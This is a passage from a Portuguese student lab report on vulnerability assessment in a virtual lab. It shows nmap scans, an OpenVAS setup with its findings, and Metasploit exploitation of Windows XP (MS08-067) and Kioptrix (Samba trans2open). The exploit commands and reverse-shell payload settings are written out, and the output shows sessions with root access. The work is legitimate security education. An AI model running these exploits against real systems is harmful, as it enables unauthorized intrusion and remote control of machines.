Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:4E:B0:F0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.120.59.1
Host is up (0.000010s latency).
All 1000 scanned ports on 10.120.59.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 11.05 seconds
```

Figura 39- Demonstração das portas abertas

É possível analisar que o serviço *TCP* está a ser utilizado em todas as máquinas, *kali*, *ubuntu*, *kioptrix*.

```
(tania㉿kali)-[~]
└─$ sudo nmap -O 10.120.59.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 10:14 WEST
Nmap scan report for 10.120.59.101
Host is up (0.0017s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 08:00:27:8B:54:14 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Nmap scan report for 10.120.59.102
Host is up (0.0044s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  closed icslap
MAC Address: 08:00:27:C8:BE:74 (Oracle VirtualBox virtual NIC)
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|2008 (98%), General Dynamics embedded (92%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_server_2008::sp2
Aggressive OS guesses: Microsoft Windows XP SP3 (98%), Microsoft Windows Server 2003 SP1 or SP2 (96%), Microsoft Windows Server 2003 SP2 (96%), Microsoft Windows XP (96%), Microsoft Windows XP SP2 or Windows Server 2003 (95%), Microsoft Windows XP SP2 or SP3 (94%), Microsoft Windows 2000 SP4 (94%), Microsoft Windows 2000 SP4 or Windows XP SP2 or SP3 (93%), Microsoft Windows XP SP2 (93%), Microsoft Windows 2000 SP0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 10.120.59.104
Host is up (0.0016s latency).

Nmap scan report for 10.120.59.104
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:4E:B0:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Nmap scan report for 10.120.59.1
Host is up (0.00013s latency).
All 1000 scanned ports on 10.120.59.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.49 seconds
```

Figura 40- Demonstração dos sistemas operativos


É possível perceber que o sistema operativo do *Windows XP* é o *Microsoft Windows Server 2003*, enquanto a máquina restante se trata de *Linux*, no *Kioptrix (Linux 2.4.9-2.4.18)* e no *Ubuntu (Linux 4.15-5.8)*.

2. OpenVAS

Primeiramente, instalou-se esta ferramenta usando o seguinte comando:

```
sudo apt install docker.io -y
```

Após executado, o próximo passo consistiu no início automático do serviço Docker durante a inicialização do sistema e, também, na verificação do estado, ou seja, se realmente se encontrava ativo.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output is as follows:

```
(kali㉿kali)-[~]
$ sudo systemctl enable docker --now
Synchronizing state of docker.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable docker

(kali㉿kali)-[~]
$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
  Loaded: loaded (/lib/systemd/system/docker.service; enabled; preset: enabled)
  Active: active (running) since Fri 2024-05-17 17:23:07 EDT; 2min 27s ago
TriggeredBy: ● docker.socket
    Docs: https://docs.docker.com
   Main PID: 14649 (dockerd)
      Tasks: 9
     Memory: 31.2M
        CPU: 312ms
       CGroup: /system.slice/docker.service
               └─14649 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.612967340-04:00" level=info msg="[core] Subchannel Connectivity change to READ_NORMALLY"
May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.612287486-04:00" level=info msg="[core] Channel Connectivity change to CONNECTING
May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.612338363-04:00" level=info msg="[core] Channel Connectivity change to READ_NORMALLY
May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.678292786-04:00" level=info msg="Loading containers: start."
May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.788970641-04:00" level=info msg="Default bridge (docker0) is assigned with
May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.837531551-04:00" level=info msg="Loading containers: done."
May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.867535672-04:00" level=info msg="Docker daemon" commit=5df983c graphdriver=
May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.867897918-04:00" level=info msg="Daemon has completed initialization"
May 17 17:23:07 kali systemd[1]: Started docker.service - Docker Application Container Engine.
May 17 17:23:07 kali dockerd[14649]: time="2024-05-17T17:23:07.897368689-04:00" level=info msg="API listen on /run/docker.sock"
Lines 1-22/22 (END)
```

Figura 41- Início automático (Docker)

No passo seguinte, verificou-se a versão do Docker.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output is as follows:

```
(kali㉿kali)-[~]
$ docker --version
Docker version 20.10.25+dfsg1, build b82b9f3

(kali㉿kali)-[~]
```

Figura 42- Verificação da versão

De seguida, efetuou-se o *download* do Docker Hub para o sistema local.

```
(kali㉿kali)-[~]
$ docker pull mikesplain/openvas
Using default tag: latest
latest: Pulling from mikesplain/openvas
34667c7e4631: Pull complete
d18d76a881a4: Pull complete
119c7358fbfc: Pull complete
2aaef13f3eff0: Pull complete
67b182362ac2: Downloading
c878dd5de995: Downloading
ec12cc49fe18: Downloading
c4c45aaebeef: Downloading
27d3410150b2: Download complete
e08d578dc278: Download complete
44951337cd32: Download complete
8c7fe885e62a: Downloading
a4f833680e45: Downloading
dial tcp [2606:4700:6810:64d7]:443: connect: network is unreachable
```

Figura 43- Download da imagem Docker Hub

Por fim, executou-se o comando abaixo que permite o serviço *openvas* seja executado em segundo plano enquanto a porta 443 seja mapeada para a porta 443 do host, ou seja, permite com que o *OpenVAS* seja acedido através de uma página web.

```
(kali㉿kali)-[~]
$ docker run -d -p 443:443 --name openvas mikesplain/openvas
860e1e685efc5df8e8b4bea1cd8b9a3797b457f31a10513cf2c04f3e46253551
```

Figura 44- Execução OpenVAS

Por fim, abriu-se o *OpenVAS* através da página web, indicou-se o respetivo *username* e *password*, criou-se um target com a rede que se deseja encontrar as vulnerabilidades e, por fim, uma task para ser possível executar e verificar todas as vulnerabilidades existentes.




Figura 45- Autenticação

Edit Target

Name	Lan
Comment	
Hosts (immutable)	<input checked="" type="radio"/> Manual 10.120.59.0/24 <input type="radio"/> From file Browse... No file selected.
Exclude Hosts (immutable)	10.120.59.1
Reverse Lookup Only (immutable)	<input type="radio"/> Yes <input checked="" type="radio"/> No
Reverse Lookup Unity (immutable)	<input type="radio"/> Yes <input checked="" type="radio"/> No
Port List (immutable)	All IANA assigned TCP 20...
Alive Test	Scan Config Default
Credentials for authenticated checks (immutable):	
SSH	-- on port 0
SMB	--
ESXi	--
SNMP	--

Save

Figura 46- Criação de um target

Edit Task

Name	Lan
Comment	
Scan Targets	Lan
Alerts	
Schedule	-- Once
Add results to Asset Management	<input checked="" type="radio"/> yes <input type="radio"/> no
Apply Overrides	<input checked="" type="radio"/> yes <input type="radio"/> no
Min QoD	70 %
Alterable Task	<input checked="" type="radio"/> yes <input type="radio"/> no
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest 2 reports
Scanner	OpenVAS Default
Scan Config	Full and fast
Network Source Interface	
Order for target hosts	Sequential
Maximum concurrently executed NVTs per host	4

Figura 47- Criação de uma task

Em seguida, seleciona-se a tarefa (task) e clica-se em start. Após este passo é mostrado um dashboard com a classificação do risco das vulnerabilidades encontradas, baixo, médio ou alto.




Figura 48- Dashboard




Figura 49- Dashboard 2

Na figura seguinte, são apresentadas mais informações relativas ao IP da máquina e o sistema operativo.

Name	Description	Resource Type	Resource	Subject Type	Subject	Actions

Backend operation: 0.01s Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

Figura 50- Informações adicionais

Abaixo são indicadas todas as vulnerabilidades encontradas.

Vulnerability	Severity	QoD	Host	Location	Actions
OS End Of Life Detection	10.0 (High)	80%	10.120.59.101	general/tcp	
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	10.120.59.101	445/tcp	
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote	10.0 (High)	98%	10.120.59.101	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	10.120.59.101	445/tcp	

Figura 51- Reports

De realçar que não foram encontradas vulnerabilidades na máquina virtual, *Ubuntu*, pois possui a versão mais recente. No entanto, no *kioptrix* não foi possível encontrar devido a uma falha de conectividade entre as máquinas *kali* e *ubuntu*, no caso do Gonçalo, contudo, no caso da Tânia a ferramenta não concluía a instalação.

As seguintes imagens referem-se ao *report* de cada vulnerabilidade encontrada.

Vulnerability		Severity	QoD	Host	Location	Actions
OS End Of Life Detection		10.0 (High)	80%	10.120.59.101	general/tcp	
Summary						
OS End Of Life Detection						
The Operating System on the remote host has reached the end of life and should not be used anymore.						
Vulnerability Detection Result						
The "Windows XP" Operating System on the remote host has reached the end of life.						
CPE:	cpe:/o:microsoft:windows_xp					
EOL date:	2014-04-08					
EOL info:	https://support.microsoft.com/en-us/lifecycle/search?sort=PN&alpha=Microsoft%20Windows%20XP&Filter=FilterNO					
Vulnerability Detection Method						
Details: OS End Of Life Detection (OID: 1.3.6.1.4.1.25623.1.0.103674)						
Version used: \$Revision: 8927 \$						
Product Detection Result						
Product:	cpe:/o:microsoft:windows_xp					
Method:	OS Detection Consolidation and Reporting (OID: 1.3.6.1.4.1.25623.1.0.105937)					
Log:	View details of product detection					

Figura 52- “OS End Of Life Detection” Report

Result: Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)							Modified: Sat May 18 09:46:57 2024	
Vulnerability	Severity	QoD	Host	Location	Actions			
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	10.120.59.101	445/tcp				
Summary This host is missing a critical security update according to Microsoft Bulletin MS10-012.								
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.								
Impact Successful exploitation will allow remote attackers to execute arbitrary code or cause a denial of service or bypass the authentication mechanism via brute force technique.								
Solution Solution type: <input checked="" type="checkbox"/> VendorFix Run Windows Update and update the listed hotfixes or download and update mentioned hotfixes in the advisory.								
Affected Software/OS Microsoft Windows 7 Microsoft Windows 2000 Service Pack and prior Microsoft Windows XP Service Pack 3 and prior Microsoft Windows Vista Service Pack 2 and prior Microsoft Windows Server 2003 Service Pack 2 and prior Microsoft Windows Server 2008 Service Pack 2 and prior								
Vulnerability Insight - An input validation error exists while processing SMB requests and can be exploited to cause a buffer overflow via a specially crafted SMB packet. - An error exists in the SMB implementation while parsing SMB packets during the Negotiate phase causing memory corruption via a specially crafted SMB packet. - NULL pointer dereference error exists in SMB while verifying the 'share' and 'servername' fields in SMB packets causing denial of service. - A lack of cryptographic entropy when the SMB server generates challenges during SMB NTLM authentication and can be exploited to bypass the authentication mechanism.								
Vulnerability Detection Method Details: Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468) (OID: 1.3.6.1.4.1.25623.1.0.902269) Version used: \$Revision: 13382 \$								
References CVE: CVE-2010-0020 , CVE-2010-0021 , CVE-2010-0022 , CVE-2010-0231 CERT: DFN-CERT-2010-0192 Other: http://seunica.com/advisories/38510/ http://support.microsoft.com/kb/971468 http://www.vupen.com/english/advisories/2010/0345 http://www.microsoft.com/technet/security/bulletin/ms10-012.mspx								

Figura 53- "Microsoft Windows SMB Server NTLM Multiple Vulnerabilites" Report

Result: Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote							Owner: admin	
Vulnerability	Severity	QoD	Host	Location	Actions			
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote	10.0 (High)	98%	10.120.59.101	445/tcp				
Summary This host is missing a critical security update according to Microsoft Bulletin MS09-001.								
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.								
Impact Successful exploitation could allow remote unauthenticated attackers to cause denying the service by sending a specially crafted network message to a system running the server service.								
Solution Solution type: <input checked="" type="checkbox"/> VendorFix Run Windows Update and update the listed hotfixes or download and update mentioned hotfixes in the advisory								
Affected Software/OS Microsoft Windows 2K Service Pack 4 and prior. Microsoft Windows XP Service Pack 3 and prior. Microsoft Windows 2003 Service Pack 2 and prior.								
Vulnerability Insight The issue is due to the way Server Message Block (SMB) Protocol software handles specially crafted SMB packets.								
Vulnerability Detection Method Details: Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote (OID: 1.3.6.1.4.1.25623.1.0.900233) Version used: \$Revision: 12602 \$								
References CVE: CVE-2008-4114 , CVE-2008-4834 , CVE-2008-4835 BID: 31179 Other: http://www.milw0rm.com/exploits/6463 http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx								

Figura 54- "Vulnerabilities in SMB Could Allow Remote Code Execution" Report

Figura 55 - "Microsoft Windows SMB Server Multiple Vulnerabilities- Remote" Report

3. Metasploit

Inicialmente, começou-se por atualizar a lista de pacotes e instalar o *Metasploit Framework* na máquina virtual, *Kali*. Para tal, usufruiu-se dos seguintes comandos:

```
sudo apt update  
sudo apt install metasploit-framework
```

Em seguida, acedeu-se ao *metasploit*, executando:

Figura 56- "msfconsole"

- *Windows XP*

Primeiramente, procurou-se por vulnerabilidades através do *metasploit*, obtendo os seguintes resultados.

Figura 57- Vulnerabilidades

Em seguida, utilizou-se um dos *exploits* encontrados, configurou-se o IP do alvo, através do *RHOST* e, também, o IP local, através do *LHOST*.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.120.59.101
RHOST => 10.120.59.101
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.120.59.1
LHOST => 10.120.59.1
```

Figura 58- Configurações

Configurou-se, também, a porta de escuta, neste caso, porta 4444.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS    10.120.59.101   yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes        The SMB service port (TCP)
SMBPIPE   BROWSER         yes        The pipe name to use (BROWSER, SRVSVC)

Vulnerability
Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.120.59.101   yes        The listen address (an interface may be specified)
LPORT     4444              yes        The listen port

Exploit target:

Id  Name
--  --
0  Automatic Targeting
```

Figura 59- Configurações 2

Por fim, executamos o *exploit*, de forma a verificar o acesso à máquina virtual que, neste caso, se trata do *Windows XP*.

```

[*] Started reverse TCP handler on 10.120.59.101:4444
[*] 10.120.59.101:445 - Automatically detecting the target...
[*] 10.120.59.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.120.59.101:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.120.59.101:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 10.120.59.101
[*] Meterpreter session 1 opened (10.120.59.1:4444 → 10.120.59.101:1135) at 2024-05-18 07:04:53 -0400

meterpreter >

```

Figura 60- Execução do exploit

Abaixo são indicados alguns testes para validar o acesso à máquina, como por exemplo, a listagem de processos ativos na máquina alvo e a obtenção de informações do sistema.

PID	PPID	Name	Status	Arch	Session	User	Path
0	0	[System Process]		x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
4	0	System		x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wscnfy.exe
312	4	smss.exe		x86	0	IFPC\Forense	C:\WINDOWS\System32\alg.exe
380	996	wscnfy.exe		x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\ctfmon.exe
468	640	alg.exe		x86	0	IFPC\Forense	C:\WINDOWS\system32\ctfmon.exe
516	1416	ctfmon.exe		x86	0	IFPC\Forense	C:\WINDOWS\system32\ctfmon.exe
572	312	csrss.exe		x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
596	312	winlogon.exe		x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
640	596	services.exe		x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
652	596	lsass.exe		x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
828	640	svchost.exe		x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
844	596	logon.scr		x86	0	IFPC\Forense	C:\WINDOWS\System32\logon.scr
904	640	svchost.exe		x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
996	640	svchost.exe		x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1048	640	svchost.exe		x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1084	640	svchost.exe		x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1416	1380	explorer.exe		x86	0	IFPC\Forense	C:\WINDOWS\Explorer.EXE
1548	640	spoolsv.exe		x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1664	640	svchost.exe		x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
2044	1416	cmd.exe		x86	0	IFPC\Forense	C:\WINDOWS\system32\cmd.exe

Figura 61- Listagem dos processos ativos

```

Computer      : IFPC
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : MSHOME
Logged On Users: 2
Meterpreter    : x86/windows

```

Figura 62- Informações do sistema

- *Kioptrix*

Neste caso, como não foi possível descobrir as vulnerabilidades através do *OpenVAS*, pesquisou-se por vulnerabilidades conhecidas, encontrando um exemplo no site seguinte:

<https://medium.com/@enzobomfim2003/explora%C3%A7%C3%A3o-da-m%C3%A1quina-kioptrix1-11fa4dd15b7f>

Abaixo são indicadas as imagens do processo, relativamente semelhantes ao anterior, e uma validação do acesso à máquina, executando o comando *ping*.

```

msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set RHOST 10.120.59.101
RHOST => 10.120.59.101
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
[!] Unknown datastore option: payload. Did you mean PAYLOAD?
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] 10.120.59.101:139 - Trying return address 0xbffffdfc ...
[*] 10.120.59.101:139 - Trying return address 0xbfffffcfc ...
[*] 10.120.59.101:139 - Trying return address 0xbfffffbfc ...
[*] 10.120.59.101:139 - Trying return address 0xbfffffafc ...
[*] 10.120.59.101:139 - Trying return address 0xbfffff9fc ...
[*] 10.120.59.101:139 - Trying return address 0xbfffff8fc ...
[*] 10.120.59.101:139 - Trying return address 0xbfffff7fc ...
[*] 10.120.59.101:139 - Trying return address 0xbfffff6fc ...
[*] Command shell session 1 opened (192.168.0.8:4444 → 10.120.59.101:32769) at 2024-05-18 20:09:13 +0100

[*] Command shell session 2 opened (192.168.0.8:4444 → 10.120.59.101:32770) at 2024-05-18 20:09:14 +0100
[*] Command shell session 3 opened (192.168.0.8:4444 → 10.120.59.101:32771) at 2024-05-18 20:09:16 +0100
[*] Command shell session 4 opened (192.168.0.8:4444 → 10.120.59.101:32772) at 2024-05-18 20:09:17 +0100
whoami
root
ls
hostname
kioptrix.level1
^C

```

Figura 63- Configurações

```

sessions 1      chatgpt      localhost      rapid7      YouTube      Facebook      Wikipedia
[*] Session 1 is already interactive.
ping 10.120.59.1
Warning: time of day goes back, taking countermeasures.
PING 10.120.59.1 (10.120.59.1) from 10.120.59.101 : 56(84) bytes of data.
64 bytes from 10.120.59.1: icmp_seq=0 ttl=64 time=1.385 msec
64 bytes from 10.120.59.1: icmp_seq=1 ttl=64 time=1.786 msec
64 bytes from 10.120.59.1: icmp_seq=2 ttl=64 time=2.831 msec
64 bytes from 10.120.59.1: icmp_seq=3 ttl=64 time=1.562 msec
64 bytes from 10.120.59.1: icmp_seq=4 ttl=64 time=2.237 msec
^C
Abort session 1? [y/N] ■

```

Figura 64- Validação através do comando ping

Conclusão

Apesar de ter sido um trabalho ligeiramente complexo, foi bastante satisfatório para aplicação e, de certa forma, aprendizagem de alguns conceitos aprendidos nas aulas. Contudo, as maiores dificuldades centraram-se na parte inicial, e, também, na instalação da ferramenta *OpenVAS* que, apesar das dificuldades conseguiu-se concluir com algum sucesso.

Bibliografia

<https://www.bosontreinamentos.com.br/linux/servidor-dhcp-no-linux/>

<https://pplware.sapo.pt/internet/http-e-https-descubra-as-diferencias/>

<https://www.untanglebrasil.com.br/telnet-e-ssh-diferencias-e-qual-o-melhor/>

<https://www.youtube.com/watch?v=bBXCrnin3DY>